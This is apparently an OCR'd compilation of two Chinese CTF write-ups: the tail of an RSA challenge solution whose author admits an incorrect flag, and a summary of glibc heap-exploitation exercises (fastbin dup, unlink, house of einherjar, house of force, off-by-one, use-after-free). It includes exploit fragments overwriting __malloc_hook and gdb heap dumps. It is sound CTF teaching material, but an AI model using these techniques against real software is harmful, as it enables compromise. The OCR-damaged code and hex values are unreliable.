rsa2: <_RSAobj @0x55dcc10 n(112),e,d,private>
```

好了，到了这边思路很明确了。。。


接下来，我们要将 hahaha.txt 一大堆的 base64 解密一下。，当然，，需要脚本自动化了。



下面是逐行解密脚本：

```
43          f = open('E:\\hahaha_base64.txt', 'w')
44          with open('E:\\hahaha.txt') as lines:
45              for line in lines:
46                  line = base64.b64decode(line)
47                  f.write(line + '\n')
```


我将 hahaha.txt 里面的所有内容 base64 解密内容存入了 hahaha_base64.txt 中



```
SEQ = 13; DATA = 0x3b04b26e0edada2f67326bb0c5d6L; SIG = 0x2e5ab24f9dc21df406a87de0b3b4L;
SEQ = 0; DATA = 0x7492f4ec9001202dcb569df468b4L; SIG = 0xc9107666b1cc040a4fc2e89e3e7L;
SEQ = 5; DATA = 0x94d97e04f52c2d6f42f9aacbf0b5L; SIG = 0x1e3b6d4eaf11582e85ead4bf90a9L;
SEQ = 4; DATA = 0x2c29150f1e311ef09bc9f06735acL; SIG = 0x1665fb2da761c4de89f27ac80cbL;
SEQ = 18; DATA = 0x181901c059de3b0f2d4840ab3aebL; SIG = 0x1b8bdf9468f81ce33a0da2a8bfbeL;
SEQ = 2; DATA = 0x8a03676745df01e16745145dd212L; SIG = 0x1378c25048c19853b6817eb9363aL;
SEQ = 20; DATA = 0x674880905956979ce49af33433L; SIG = 0x198901d5373ea225cc5c0db66987L;
SEQ = 0; DATA = 0x633282273f9cf7e5a44fcbe1787bL; SIG = 0x2b15275412244442d9ee60fc91aeL;
SEQ = 28; DATA = 0x19688f112a61169c9090a4f9918dL; SIG = 0x1448ac6eee2b2e91a0a6241e590eL;
SEQ = 24; DATA = 0x59d0264d4a134fa5a91521b25e46L; SIG = 0x2bc3bf947c0e85444aa13efa1c15L;
SEQ = 21; DATA = 0xd24562795754da7abe213ffc11eL; SIG = 0x208babd43638118bfbfa24675ee9L;
SEQ = 19; DATA = 0x75c1fbc28bb27b5d2db9601fb967L; SIG = 0x2b5b628bf8183400cdab7f5870b1L;
SEQ = 33; DATA = 0x580e36ce59978681f893e38d5ecaL; SIG = 0x2b15275412244442d9ee60fc91aeL;
SEQ = 27; DATA = 0x1eea254d861b2dc7ec03b37af9fbL; SIG = 0xd6268f08fe0e2964d56458f59e2L;
SEQ = 24; DATA = 0xa02a43cdf9aa345fe83f059cab4L; SIG = 0x3d939c9477d93bfc83dd97c5f2f9L;
SEQ = 4; DATA = 0x2edb62eac7c6e83082387da0576eL; SIG = 0x77d2d083e702509a6b471242fedL;
SEQ = 14; DATA = 0x83afae83c1db7776751d56c3f09fL; SIG = 0x400a19b82a4700ffc8a7515d7599L;
SEQ = 5; DATA = 0x7ccc3d3cb267d75acf0b10f579ecL; SIG = 0x26256f0cdc63fb0913051c9b9b4fL;
SEQ = 9; DATA = 0x26debd9510c16fbed4f6264e8b60L; SIG = 0x4ae0f894af2e4148355133891bd55L;
SEQ = 18; DATA = 0x2b752adc362e851ae0fd926912L; SIG = 0xaad7220a88954e41e5550f1c1fL;
SEQ = 11; DATA = 0x6ff6c42dcdb0141e10b1af2d623bL; SIG = 0x38fc17600d3267841954e06855f3L;
SEQ = 27; DATA = 0x97b83886b82ea3d7fb14de190c09L; SIG = 0x280695a2d75efb8f1541c1ad7c9dL;
SEQ = 11; DATA = 0x292ffa2958c1318f687dd9ec5d12L; SIG = 0x4222c74411872367778be602e345L;
```


好，到这里我们先缓缓。。。来我们再看看 SEQ 的值。。。发现了吗。乱序，所以接下来这一步我们需要重新排序 SEQ

```
50          with open('E:\\hahaha_base64.txt') as lines:
51              line = lines.read()
52              f = open('E:\\hahaha_sort.txt','w')
53              for i in range(0,34):
54                  index = 0
55                  for j in range(1,10):
56                      b = line.find('SEQ = {};'.format(i),index)
57                      if b == -1:
58                          break
59                      c = line.find('L;',b+55)
60                      str = line[b:c+1]
61                      f.write(str+'\n')                    #print str
62                      index = b+1
63              f.close()
```


看看 hahaha_sort.txt 的内容

```
SEQ = 0; DATA = 0x7492f4ec9001202dcb569df468b4L; SIG = 0xc9107666b1cc040a4fc2e89e3e7L
SEQ = 0; DATA = 0x633282273f9cf7e5a44fcbe1787bL; SIG = 0x2b152754l2244442d9ee60fc91aeL
SEQ = 0; DATA = 0x59e9bb001b0d9167dbc39dd544c9L; SIG = 0x66e706951133b2d1bfde29dc82aL
SEQ = 0; DATA = 0x50d31689fa2c33f1d5ca0dad9edaL; SIG = 0x19e5013a9e49e660a006a8e9b631L
SEQ = 0; DATA = 0x50d31689fa2c33f1d5ca0dad9edaL; SIG = 0x38b725b6f99575bcd513811e78cdL
SEQ = 0; DATA = 0x19688f112a61169c9090a4f9918dL; SIG = 0x1448ac6eee2b2e91a0a6241e590eL
SEQ = 1; DATA = 0xa02a43cdf9aa345fe83f059cab4L; SIG = 0x400a19b82a4700ffc8a7515d7599L
SEQ = 1; DATA = 0x13a5bbd5163bdf483542906c5bfL; SIG = 0x1cc712adfa8e3895148458fad2c1L
SEQ = 1; DATA = 0x41c66817dcc70c5cfefa5ac8af9dL; SIG = 0x340a2f96c79c275f5bbf341ada8aL
SEQ = 1; DATA = 0x292ffa2958c1318f687dd9ec5d12L; SIG = 0x4937e2bbe0dbc892a53215f13b21L
SEQ = 1; DATA = 0x23d28a636bf59c450ca3a2b0ac13L; SIG = 0x28d3ccc117d1ad5a54236737bea2L
SEQ = 2; DATA = 0x8a03676745df01e16745145dd212L; SIG = 0x1378c25048c19853b6817eb9363aL
SEQ = 2; DATA = 0x2499d57d670c0c0c5880f546cb5dL; SIG = 0x1188845d5e255b5d73d134dd52b5L
SEQ = 2; DATA = 0x65a0b57d059cb247145db046af3cL; SIG = 0x1188845d5e255b5d73d134dd52b5L
SEQ = 3; DATA = 0x8c0f48af67a09cfa7d3085804a64L; SIG = 0x26256f0cdc63fb09130S1c9b9b4fL
SEQ = 3; DATA = 0x8a54684d56a3b75673ec3738b547L; SIG = 0x1378c25048c19853b6817eb9363aL
SEQ = 3; DATA = 0x2671c629a6392f3bbeadbcbdab88L; SIG = 0x1188845d5e255b5d73d134dd52b5L
SEQ = 4; DATA = 0x2c29150f1e311ef09bc9f06735acL; SIG = 0x1665fb2da761c4de89f27ac80cbL
SEQ = 4; DATA = 0x2edb62eac7c6e83082387da0576eL; SIG = 0x77d2d083e702509a6b471242fedL
SEQ = 4; DATA = 0x429cf23ec8e85b52ecbf7bfa8d7fL; SIG = 0x66e706951133b2d1bfde29dc82aL
SEQ = 4; DATA = 0x441a62ab479d293a3c3d11d65fdeL; SIG = 0xc040fb2d5e938c81dc8b15bd69bL
SEQ = 4; DATA = 0x9576dcc1ab851d9d75e83ba2c9adL; SIG = 0x12807354f28ce280d0ea7d9726c0L
SEQ = 4; DATA = 0x6a8c6422b19f6f5834f32d3df4c2L; SIG = 0x303aab67f07f9ca1976279410fa2L
```

这样我们就顺序排出来了把

最后我们需要用刚刚解出来的东西去解密 DATA 数据，SIG 签名

（这里是用 Alice 给 Bob 的东西，所以用 Bob 的私钥解密 DATA，用 Alice 的私钥解密签名）

```
with open('E:\\hahaha_sort.txt') as lines:
    data = []
    sig_list = []
    for line in lines:
        try:
            begin_num = line.find('DATA')
            end_num = line.find('L')
            datata = line[begin_num + 7: end_num]
            #print datata
            datata_c = int(datata, 16)
            datata_m = pow(datata_c, d2, n2)
            data.append(datata_m)
            #print datata_m

            begin_n = line.find('SIG')
            sig_g = line[begin_n + 6:-2]
            sig_c = int(sig_g, 16)
            sig_m = pow(sig_c, e, n1)
            sig_list.append(sig_m)
        except ValueError,e:
            print ""
    flag = ''
    for i in xrange(148):  # print i,data[i],sig_list[i]
        try:
            if data[i] == sig_list[i]:
                flag += chr(data[i])
        except IndexError,e:
            continue
    print flag
```

```
n1:16962061390529489243049483334747 67 -> p1:38456719616722997 * q1:44106885765559411
n2:31046491309014253359333838103517383 -> p2:49662237675630289 * q2:62515288803124247
d1:37191940763524230367308693117833
d2:14270007136448667472604997951192 65
rsa1: <_RSAobj @0x582bbc0 n(111),e,d,private>
rsa2: <_RSAobj @0x582bbe8 n(112),e,d,private>

flag{n0th1ng_t0533_h3r3m03_0n}
```

做到这步。。。我也是很无语。。。。正确的 flag 是 flag{n0th1ng_t0_533_h3r3_m0v3_0n}

找了一下问题。。。还是没找到。。。不过大体的思路跟大家讲了，我去继续摸索代码问题了，找找错误。

CTF 玩转 pwn 月度总结

原创： Bill 信安之路 2018-05-05

自从加入 RTIS 交流群，在 7o8v 师傅, gd 大佬 的帮助下, PWN 学习之路进入加速度. 下面是 8 周学习的总结，基本上是按照 how2heap 路线走的.由于 8 周内容全写，篇幅太长，这里只讲述每道 PWN 题所用到的一个知识点.

第一节(fastbin_dup_into_stack)

知识点 利用 fastbin 之间,单链表的连接的特性，溢出修改下一个 free chunk 的地址，造成任意地址写.

例子: 0CTF 2017 Babyheap

Fill 功能可以填充任意长字节，漏洞在此.

leak memory: libc address

modify __malloc_hook 为 one_gadget

`getshell

重点: fastbin attack， First Step

alloc(0x60)

alloc(0x40)

0x56144ab7e000: 0x0000000000000000 0x0000000000000071 --> chunk0 header

0x56144ab7e010: 0x0000000000000000 0x0000000000000000

0x56144ab7e020: 0x0000000000000000 0x0000000000000000

0x56144ab7e030: 0x0000000000000000 0x0000000000000000

0x56144ab7e040: 0x0000000000000000 0x0000000000000000

0x56144ab7e050: 0x0000000000000000 0x0000000000000000

0x56144ab7e060: 0x0000000000000000 0x0000000000000000

0x56144ab7e070: 0x0000000000000000 0x0000000000000051 --> chunk1 header

0x56144ab7e080: 0x0000000000000000 0x0000000000000000

0x56144ab7e090: 0x0000000000000000 0x0000000000000000

Second Step

Fill(0x10, 0x60 + 0x10, "A" * 0x60 + p64(0) + p64(0x71)) --> chunk1 header

0x56144ab7e000: 0x0000000000000000 0x0000000000000071

0x56144ab7e010: 0x6161616161616161 0x6161616161616161

0x56144ab7e020: 0x6161616161616161 0x6161616161616161

0x56144ab7e030: 0x6161616161616161 0x6161616161616161

0x56144ab7e040: 0x6161616161616161 0x6161616161616161

0x56144ab7e050: 0x6161616161616161 0x6161616161616161

0x56144ab7e060: 0x6161616161616161 0x6161616161616161

0x56144ab7e070: 0x0000000000000000 0x0000000000000071 --> 为0x71

0x56144ab7e080: 0x0000000000000000 0x0000000000000000

Third Step: 申请 small chunk

0x56144ab7e060: 0x6161616161616161 0x6161616161616161

0x56144ab7e070: 0x0000000000000000 0x0000000000000071

0x56144ab7e080: 0x0000000000000000 0x0000000000000000

0x56144ab7e090: 0x0000000000000000 0x0000000000000000

0x56144ab7e0a0: 0x0000000000000000 0x0000000000000000

0x56144ab7e0b0: 0x0000000000000000 0x0000000000000000

0x56144ab7e0c0: 0x0000000000000000 0x0000000000000111 --> chunk2 header

Fouth Step: 破坏 chunk2 header，最后目的是释放 chunk2

Fill(2, 0x20, 'c' * 0x10 + p64(0) + p64(0x71)) --> fake chunk header

Free(1)

Alloc(0x60)

0x56144ab7e000: 0x0000000000000000 0x0000000000000071

.....

0x56144ab7e060: 0x6161616161616161 0x6161616161616161

0x56144ab7e070: 0x0000000000000000 0x0000000000000071

.....

0x56144ab7e0e0: 0x0000000000000000 0x0000000000000071 --> fake chunk header

Fifth Step: 修复 chunk2 header, free

Fill(1, 0x40 + 0x10, 'b' * 0x60 + p64(0) + p64(0x111)) --> chunk2

Free(2)

Dump(1)

0x56144ab7e060: 0x6161616161616161 0x6161616161616161

0x56144ab7e070: 0x0000000000000000 0x0000000000000071

0x56144ab7e080: 0x6262626262626262 0x6262626262626262

0x56144ab7e090: 0x6262626262626262 0x6262626262626262

.....

0x56144ab7e0c0: 0x0000000000000000 0x0000000000000111

0x56144ab7e0d0: 0x00007f26abbacb78 0x00007f26abbacb78 --> libc

(write, , 现\x00)

0x56144ab7e0e0: 0x0000000000000000 0x0000000000000071

Sixth Step: 修改下一个 free chunk 为 __malloc_hook

```
Free(1)
payload = 'a' * 0x60 + p64(0) + p64(0x71) + p64(malloc_hook - 27 - 0x8) + p64(0) # fake
    chunk +
Fill(0, 0x60 + 0x10 + 0x10, payload)
```

详解解析:

https://blog.csdn.net/qq_33528164/article/details/79515761

文件下载

https://github.com/BBS-Bill-Gates/CTF/tree/master/how2heap/fastbin_dup

第二节(fastbin_dup_consolidate)

知识点

1、当 topchunk size 不足以满足申请的大小，会合并 fastbin 的空闲 chunk。如若在不足：主分配区调用 sbrk，增加 top chunk 大小；非主分配区调用 mmap 来分配一个新的 sub-heap。

2、got 表中存放着函数的真实地址，函数调用会去 got 表中查找函数地址，然后跳转.修改 got 表对应函数的地址，达到 getshell 目的.

3、double free：释放两次内存，可与 Unlink 搭配实现任意地址读写.

栗子:HITCON CTF 2016 SleepyHolder

程序分析

可以选择申请 40, 4000, 400000 三种不同大小的堆块，每种只能申请一个， 400000 会清空 fastbin


删除，将相应的标志位置位 0

修改，不检查相应的指针是否已释放，造成 Double Free


重点

演示过程：申请 small secret、big secret，删除 small secret，申请 large secret

申请 large secret 之前



之后



详细解析：

https://blog.csdn.net/qq_33528164/article/details/80040197

文件下载:

https://github.com/BBS-Bill-Gates/CTF/tree/master/how2heap/fastbin_dup_consolidate

第三节(unsafe_unlink)

知识点

unlink: 当 free 两个相邻的 small chunk 时，会发生合并的特性来攻击的.合并后的 chunk 块放在双向链表构成的 unsorted bin.

栗子:HITCON CTF 2014 stkof

程序分析

alloc: *输*

read_in: *长* ,


free

useless

重点

绕过 size 检查

绕过指针检查



绕过 size

```
if (__builtin_expect (chunksize(P) != prev_size (next_chunk(P)), 0))      \
  malloc_printerr ("corrupted size vs. prev_size");
```

过程捋一下

P=0x1307540, chunksize(P) = 0x20

nextchunk(P) = 0x1307540 + 0x20 = 0x1307540 + 0x20

prev_size = [0x1307540 + 0x20] = 0x20

0x20 = 0x20，绕过，就是 fake_chunk，很好绕过的.

绕过指针检查

```
if (__builtin_expect (FD->bk != P || BK->fd != P, 0))                    \
  malloc_printerr ("corrupted double-linked list");                        \
```

过程捋一下

FD = [0x1307540 + 0x10] = 0x602138,

BK = [0x1307540 + 0x18] = 0x602140

FD->bk = [0x602138 + 0x18] = 0x1307540,

BK-> fd = [0x602140 + 0x10] = 0x1307540

P = 0x1307540

FD->bk != P 为false

BK->fd != P 为false

成功绕过

详细解析

https://blog.csdn.net/qq_33528164/article/details/79586902

文件下载

https://github.com/BBS-Bill-Gates/CTF/tree/master/how2heap/unsafe_unlink/hitcon_ctf_2014

第四节(house_of_einherjar)

知识点

house_of_einherjar: 该对利用技术可以强制使得 malloc 返回一个几乎任意地址的 chunk，主要在于滥用 free 中的后向合并.

栗子:Seccon CTF 2016 tinypad

程序分析

Add memo

Delete memo, *针释* , size , *对应* *针* .

Edit memo, Off_By_One .

`Quit

```
free(*(void **)&tinypad[16 * (v23 - 1 + 16LL) + 8]);
*(_QWORD *)&tinypad[16 * (v23 - 1 + 16LL)] = 0LL;
v4 = 9LL;
v5 = "\nDeleted.";
writeln("\nDeleted.", 9LL);
```

只是将size变为0,没有
将对应的指针置为NULL

```
write_n("CONTENT: ", 9LL, v18);
v14 = strlen(tinypad);
writeln(tinypad, v14);
write_n("(CONTENT)>>> ", 13LL, v15);
v16 = strlen(*(const char **)&tinypad[16 * (v23 - 1 + 16LL) + 8]);
read_until((__int64)tinypad, v16, 0xAu);
writeln("Is it OK?", 9LL);
write_n("(Y/n)>>> ", 9LL, v17);
read_until((__int64)&c, 1uLL, 0xAu);
```

Off By One

信安之路

重点

通过利用 Off_By_One 和 unlink，修改 unsorted bin 的指针

1. 泄露

```
add(0x80, "A"*0x80)

add(0x80, "B"*0x80)

add(0x80, "C"*0x80)

add(0x80, "D"*0x80)

delete(3)
```

```
delete(1)
```

2. house_of_einherjar

```
add(0x18, "A"*0x18)

add(0x100, "B"*0xf8 + p64(0x11))

add(0x100, "C"*0x100)

add(0x100, "D"*0x100)

tinypad = 0x602040

offset = heap + 0x20 - 0x602040 - 0x20

fake_chunk = p64(0) + p64(0x101) + p64(0x602060) * 2

edit(3, "D"*0x20 + fake_chunk)

zero_byte_number = 8 - len(p64(offset).strip("\x00"))

'''

  环 edit          stcpy()    为    节      copy,      读                  节变为

    NULL, 这样          NULL          ,    2    chunk    prev_size 为 offset

'''

for i in range(zero_byte_number+1):

  data = "A"*0x10 + p64(offset).strip("\x00").rjust(8-i, 'f')

  edit(1, data)

delete(2)

edit(4, "D"*0x20 + p64(0) + p64(0x101) + p64(main_arena + 0x58)*2) #      unsorted bin
```

详细解析：

https://blog.csdn.net/qq_33528164/article/details/79993399

文件下载：

https://github.com/BBS-Bill-Gates/CTF/tree/master/how2heap/house_of_einherjar

第五节(house_of_force)

知识点

house_of_force：溢出 top chunk，返回任意地址.

top chunk：当 bins 和 fastbin 不能满足申请的大小时，就会从 top chunk 分割相应的大小给用户．例如：第一次 malloc 时，fastbin 和 bins 中并没有相应的空闲的 chunk，就会从 top chunk 中分配.

栗子:BCTF 2016 bcloud

程序分析

welcome：输入 name, host, org．漏洞在此，构造一定的输入，可使程序复制过量的数据到相应的堆空间，可修改 top chunk size

New Note: malloc

Show Note: display


Edit Note: update

Delete: free


重点

```
name = "Bill"*0x10

org = "A"*0x40

host = p32(0xffffffff)

welcome(name, org, host)
```


前



后



原因



详细解析:

https://blog.csdn.net/qq_33528164/article/details/79870585

文件下载:

https://github.com/BBS-Bill-Gates/CTF/tree/master/2016/BCTF/bcloud

第六节(off_by_one)

知识点

Off_By_One: 意思就是我们能够多写入一个字节，不要小看这个字节,有时候能够修改 chunk header 的状态.

栗子: Asis CTF 2016 b00ks

程序分析

Welcome: 输入一个 author name，这个地方存在 Off_By_One 漏洞，溢出一个空子节.

Create a book: 创建一本书

Delete

Edit a book

Print book detail

Change current author name (再次编辑给了我们修改 book 指针的机会)

Exit

漏洞位置

```
if ( a2 > 0 )
{
  buf = a1;
  for ( i = 0; ; ++i )
  {
    if ( (unsigned int)read(0, buf, 1uLL) != 1 )
      return 1LL;
    if ( *(_BYTE *)buf == 10 )
      break;
    buf = (char *)buf + 1;
    if ( i == a2 )
      break;
  }
  *(_BYTE *)buf = 0;
  result = 0LL;
```

漏洞位置

第一个影响: 信息泄露

```
0x55a7600b8030: 0x0000000000000000      0x0000000000000000
0x55a7600b8040: 0x4141414141414141      0x4141414141414141
0x55a7600b8050: 0x4141414141414141      0x4141414141414141
0x55a7600b8060: 0x000055a761c4b160
0x55a7600b8070: 0x0000000000000000
```

author与heap的信息泄露

第二个影响: 会修改堆地址

思路: 在修改后的堆地址布置一个 fake chunk，可以修改任意地址.\

详细解析:

https://blog.csdn.net/qq_33528164/article/details/79778690

文件详解:

https://github.com/BBS-Bill-Gates/CTF/tree/master/ctf-wiki/heap/off_by_one

第七节(UAF)

知识点

Use After Free: 内存被释放后，其对应指针没有被置为 NULL，再次使用有可能使程序崩溃.

realloc: 重新修改分配空间，源代码可以在文件下载链接中下载，这个源代码不是很长.

申请的比原来大，释放原来的指针，重新申请内存.

申请的比原来小，返回原始指针.

栗子: CISCN CTF 2018 task_supermarket

程序分析

```
struct node{
    char name[16];
    int price;
    int size;
    char* des;
}commodity[15];
```

add

delete

list

change price

change description，漏洞在此.

当我们申请一个比原来的堆大的，程序并没有更新原来的结构体中的 des 指针.若我们此时再次申请一个 node[1]，而这个 node[1] 刚好落在 node[0] 的 des 区域，我们就可以通过编辑 node[0] 的 des 来控制 node[1].

```
for ( size = 0; size <= 0 || size > 256; size = sub_804882E() )
  printf("descrip_size:");
if ( *((_DWORD *)(&s2)[4 * v1] + 5) != size )
  realloc(*((void **)(&s2)[4 * v1] + 6), size);
printf("description:");
result = inputstring(*((_DWORD *)(&s2)[4 * v1] + 6), *((_DWORD *)(&s2)[4 * v1] + 5));
```

没有更新原来的指针

信安之路

思路验证

```
gdb-peda$ heapls
          ADDR             SIZE             STATUS
sbrk_base  0x89db000
chunk      0x89db000        0x20            (inuse)
chunk      0x89db020        0x88            (inuse)
chunk      0x89db0a8        0x20f58         (top)
sbrk_end   0x89fc000
gdb-peda$ x/20wx 0x89db000
0x89db000:      0x00000000      0x00000021      0x6c6c6962      0x00000000
0x89db010:      0x00000000      0x00000000      0x00000064      0x00000080
0x89db020:      0x089db028      0x00000089      0x41414141      0x41414141
0x89db030:      0x41414141      0x41414141      0x41414141      0x41414141
0x89db040:      0x41414141      0x41414141      0x41414141      0x41414141
```

des内容

des指针

